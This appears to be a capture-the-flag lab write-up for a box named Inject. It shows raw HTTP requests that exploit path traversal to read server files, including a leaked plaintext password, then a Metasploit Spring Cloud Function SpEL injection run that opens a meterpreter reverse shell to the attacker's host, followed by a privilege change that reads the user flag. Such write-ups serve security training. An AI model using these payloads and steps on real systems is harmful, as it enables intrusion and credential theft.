Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://10.10.11.204:8080
Content-Type: multipart/form-data;
boundary=----WebKitFormBoundarytvXRAtW9aYk1gXoi
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/107.0.5304.107 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,im
age/avif,image/webp,image/apng,*/*;q=0.8,application/sig
ned-exchange;v=b3;q=0.9
Referer: http://10.10.11.204:8080/upload
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

------WebKitFormBoundarytvXRAtW9aYk1gXoi
Content-Disposition: form-data; name="file"; filename="
png.png"
Content-Type: image/png

1234
------WebKitFormBoundarytvXRAtW9aYk1gXoi--
```

Response

Pretty Raw Hex Render Hackvertor

```
HTTP/1.1 200
Accept-Ranges: bytes
Content-Type: image/jpeg
Content-Length: 617
Date: Fri, 28 Apr 2023 17:45:03 GMT
Connection: close

<?xml version="1.0" encoding="UTF-8"?>
<settings xmlns="http://maven.apache.org/POM/4.0.0"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"

xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
https://maven.apache.org/xsd/maven-4.0.0.xsd">
  <servers>
    <server>
      <id>Inject</id>
      <username>phil</username>
      <password>DocPhillovestoInject123</password>
      <privateKey>${user.home}/.ssh/id_dsa</privateKey>
      <filePermissions>660</filePermissions>
      <directoryPermissions>660</directoryPermissions>
      <configuration></configuration>
    </server>
  </servers>
</settings>
```

HELP.md file in web root directory

Request

Pretty Raw Hex Hackvertor

```
GET /show_image?img=
../../../../../../var/www/WebApp/HELP.md HTTP/1.1
Host: 10.10.11.204:8080
Content-Length: 184
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://10.10.11.204:8080
Content-Type: multipart/form-data;
boundary=----WebKitFormBoundarytvXRAtW9aYk1gXoi
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/107.0.5304.107 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,im
age/avif,image/webp,image/apng,*/*;q=0.8,application/sig
ned-exchange;v=b3;q=0.9
Referer: http://10.10.11.204:8080/upload
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

------WebKitFormBoundarytvXRAtW9aYk1gXoi
Content-Disposition: form-data; name="file"; filename="
png.png"
Content-Type: image/png

1234
------WebKitFormBoundarytvXRAtW9aYk1gXoi--

```

Response

Pretty Raw Hex Render Hackvertor

```
# Getting Started

### Reference Documentation
For further reference, please consider the following
sections:

* [Official Apache Maven
documentation](https://maven.apache.org/guides/index.htm
l)
* [Spring Boot Maven Plugin Reference
Guide](https://docs.spring.io/spring-boot/docs/2.6.6/mav
en-plugin/reference/html/)
* [Create an OCI
image](https://docs.spring.io/spring-boot/docs/2.6.6/mav
en-plugin/reference/html/#build-image)
* [Spring Boot
DevTools](https://docs.spring.io/spring-boot/docs/2.6.6/
reference/htmlsingle/#using-boot-devtools)
* [Spring
Web](https://docs.spring.io/spring-boot/docs/2.6.6/refer
ence/htmlsingle/#boot-features-developing-web-applicatio
ns)
*
[Thymeleaf](https://docs.spring.io/spring-boot/docs/2.6.
6/reference/htmlsingle/#boot-features-spring-mvc-templat
e-engines)
* [Spring Data
JPA](https://docs.spring.io/spring-boot/docs/2.6.6/refer
ence/htmlsingle/#boot-features-jpa-and-spring-data)

### Guides
The following guides illustrate how to use some features
 concretely:

* [Building a RESTful Web
Service](https://spring.io/guides/gs/rest-service/)
* [Serving Web Content with Spring
MVC](https://spring.io/guides/gs/serving-web-content/)
* [Building REST services with
Spring](https://spring.io/guides/tutorials/bookmarks/)
* [Handling Form
```

pom.xml file

Request

Pretty Raw Hex Hackvertor

```
GET /show_image?img=
../../../../../../var/www/WebApp/pom.xml HTTP/1.1
Host: 10.10.11.204:8080
Content-Length: 184
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://10.10.11.204:8080
Content-Type: multipart/form-data;
boundary=----WebKitFormBoundarytvXRAtW9aYk1gXoi
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/107.0.5304.107 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,im
age/avif,image/webp,image/apng,*/*;q=0.8,application/sig
ned-exchange;v=b3;q=0.9
Referer: http://10.10.11.204:8080/upload
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

------WebKitFormBoundarytvXRAtW9aYk1gXoi
Content-Disposition: form-data; name="file"; filename="
png.png"
Content-Type: image/png

1234
------WebKitFormBoundarytvXRAtW9aYk1gXoi--
```

Search... 0 matches


Response

Pretty Raw Hex Render Hackvertor

```
<?xml version="1.0" encoding="UTF-8"?>
<project xmlns="http://maven.apache.org/POM/4.0.0"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
https://maven.apache.org/xsd/maven-4.0.0.xsd">
  <modelVersion>4.0.0</modelVersion>
  <parent>
    <groupId>org.springframework.boot</groupId>
    <artifactId>spring-boot-starter-parent</artifactId>
    <version>2.6.5</version>
    <relativePath/> <!-- lookup parent from repository
-->
  </parent>
  <groupId>com.example</groupId>
  <artifactId>WebApp</artifactId>
  <version>0.0.1-SNAPSHOT</version>
  <name>WebApp</name>
  <description>Demo project for Spring
Boot</description>
  <properties>
    <java.version>11</java.version>
  </properties>
  <dependencies>
    <dependency>
        <groupId>com.sun.activation</groupId>
        <artifactId>javax.activation</artifactId>
        <version>1.2.0</version>
    </dependency>

    <dependency>
      <groupId>org.springframework.boot</groupId>

<artifactId>spring-boot-starter-thymeleaf</artifactId>
    </dependency>
    <dependency>
      <groupId>org.springframework.boot</groupId>
      <artifactId>spring-boot-starter-web</artifactId>
    </dependency>

    <dependency>
      <groupId>org.springframework.boot</groupId>
```

Search... 0 matches

Target folder



Metasploit

Initial Use

use exploit/multi/http/spring_cloud_function_spel_injection

```
msf6 > use exploit/multi/http/spring_cloud_function_spel_injection
[*] No payload configured, defaulting to linux/x64/meterpreter/reverse_tcp
msf6 exploit(multi/http/spring_cloud_function_spel_injection) > SET payload
[-] Unknown command: SET
msf6 exploit(multi/http/spring_cloud_function_spel_injection) > help
```

Setting up the payload

set lhost 10.10.14.7

set rhost 10.10.11.204

```
msf6 exploit(multi/http/spring_cloud_function_spel_injection) > RHOSTS
[-] Unknown command: RHOSTS
msf6 exploit(multi/http/spring_cloud_function_spel_injection) > hostname -I
[*] exec: hostname -I

10.0.2.15 10.10.14.7 dead:beef:2::1005
msf6 exploit(multi/http/spring_cloud_function_spel_injection) > set lhost 10.10.14.7
lhost => 10.10.14.7
msf6 exploit(multi/http/spring_cloud_function_spel_injection) > set rhost 10.10.11.204
rhost => 10.10.11.204
msf6 exploit(multi/http/spring_cloud_function_spel_injection) > options

Module options (exploit/multi/http/spring_cloud_function_spel_injection):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][.
                                         ..]
   RHOSTS     10.10.11.204     yes       The target host(s), see https://github.com/rapid7/metaspl
                                         oit-framework/wiki/Using-Metasploit
   RPORT      8080             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This mu
                                         st be an address on the local machine or 0.0.0.0 to liste
                                         n on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly gen
                                         erated)
   TARGETURI  /functionRouter  yes       Base path
   URIPATH                     no        The URI to use for this exploit (default is random)
   VHOST                       no        HTTP server virtual host


Payload options (linux/x64/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.10.14.7       yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

Running the module

run

getuid

```
msf6 exploit(multi/http/spring_cloud_function_spel_injection) > run

[*] Started reverse TCP handler on 10.10.14.7:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[!] The service is running, but could not be validated.
[*] Executing Linux Dropper for linux/x64/meterpreter/reverse_tcp
[*] Sending stage (3045348 bytes) to 10.10.11.204
[*] Command Stager progress - 100.00% done (823/823 bytes)
[*] Meterpreter session 1 opened (10.10.14.7:4444 → 10.10.11.204:57342) at 2023-04-28 14:37:19 -040
0

meterpreter > getuid
Server username: frank
meterpreter >
```

Meterpreter to shell

shell

```
040755/rwxr-xr-x  36864  dir   2023-03-06 06:20:00 -0500  bin
040755/rwxr-xr-x  4096   dir   2023-03-06 06:43:39 -0500  boot
040755/rwxr-xr-x  4040   dir   2023-04-28 11:15:40 -0400  dev
040755/rwxr-xr-x  4096   dir   2023-03-06 06:21:17 -0500  etc
040755/rwxr-xr-x  4096   dir   2023-02-01 13:38:34 -0500  home
040755/rwxr-xr-x  4096   dir   2023-02-01 13:38:32 -0500  lib
040755/rwxr-xr-x  4096   dir   2022-02-23 03:49:52 -0500  lib32
040755/rwxr-xr-x  4096   dir   2022-05-25 03:11:39 -0400  lib64
040755/rwxr-xr-x  4096   dir   2022-02-23 03:49:52 -0500  libx32
040700/rwx------  16384  dir   2022-04-08 09:55:43 -0400  lost+found
040755/rwxr-xr-x  4096   dir   2022-02-23 03:50:00 -0500  media
040755/rwxr-xr-x  4096   dir   2023-02-01 13:38:34 -0500  mnt
040755/rwxr-xr-x  4096   dir   2022-10-20 00:23:23 -0400  opt
040555/r-xr-xr-x  0      dir   2023-04-28 11:15:28 -0400  proc
040700/rwx------  4096   dir   2023-03-06 08:15:44 -0500  root
040755/rwxr-xr-x  780    dir   2023-04-28 12:18:51 -0400  run
040755/rwxr-xr-x  20480  dir   2023-03-06 06:18:39 -0500  sbin
040755/rwxr-xr-x  4096   dir   2022-02-23 03:50:00 -0500  srv
040555/r-xr-xr-x  0      dir   2023-04-28 11:15:31 -0400  sys
041777/rwxrwxrwx  12288  dir   2023-04-28 14:42:02 -0400  tmp
040755/rwxr-xr-x  4096   dir   2022-02-23 03:53:41 -0500  usr
040755/rwxr-xr-x  4096   dir   2023-02-01 13:19:29 -0500  var

meterpreter > su phil
[-] Unknown command: su
meterpreter > cd home
meterpreter > ls
Listing: /home
==============

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040755/rwxr-xr-x  4096  dir   2023-02-01 13:38:34 -0500  frank
040755/rwxr-xr-x  4096  dir   2023-02-01 13:38:34 -0500  phil

meterpreter > cd phil/
meterpreter > ls
Listing: /home/phil
===================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
020666/rw-rw-rw-  0     cha   2023-04-28 11:15:39 -0400  .bash_history
100644/rw-r--r--  3771  fil   2020-02-25 07:03:22 -0500  .bashrc
040700/rwx------  4096  dir   2023-02-01 13:38:34 -0500  .cache
100644/rw-r--r--  807   fil   2020-02-25 07:03:22 -0500  .profile
100640/rw-r-----  33    fil   2023-04-28 11:16:05 -0400  user.txt

meterpreter > cat user.txt
[-] core_channel_open: Operation failed: 1
meterpreter > cd ..
meterpreter > ls
Listing: /home
==============

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040755/rwxr-xr-x  4096  dir   2023-02-01 13:38:34 -0500  frank
040755/rwxr-xr-x  4096  dir   2023-02-01 13:38:34 -0500  phil

meterpreter > su phil
[-] Unknown command: su
meterpreter > shell
Process 13829 created.
Channel 2 created.
```

Shellcode to root flag

```
meterpreter > su phil
[-] Unknown command: su
meterpreter > shell
Process 13829 created.
Channel 2 created.
ls
frank
phil
pwd
/home
whoami
frank
su phil
Password: DocPhillovestoInject123
whoami
phil
ls
frank
phil
cd phi
bash: line 3: cd: phi: No such file or directory
cd phil
ls
user.txt
cat user.txt
1605a0158be7fb6d1837f12ed555656e
```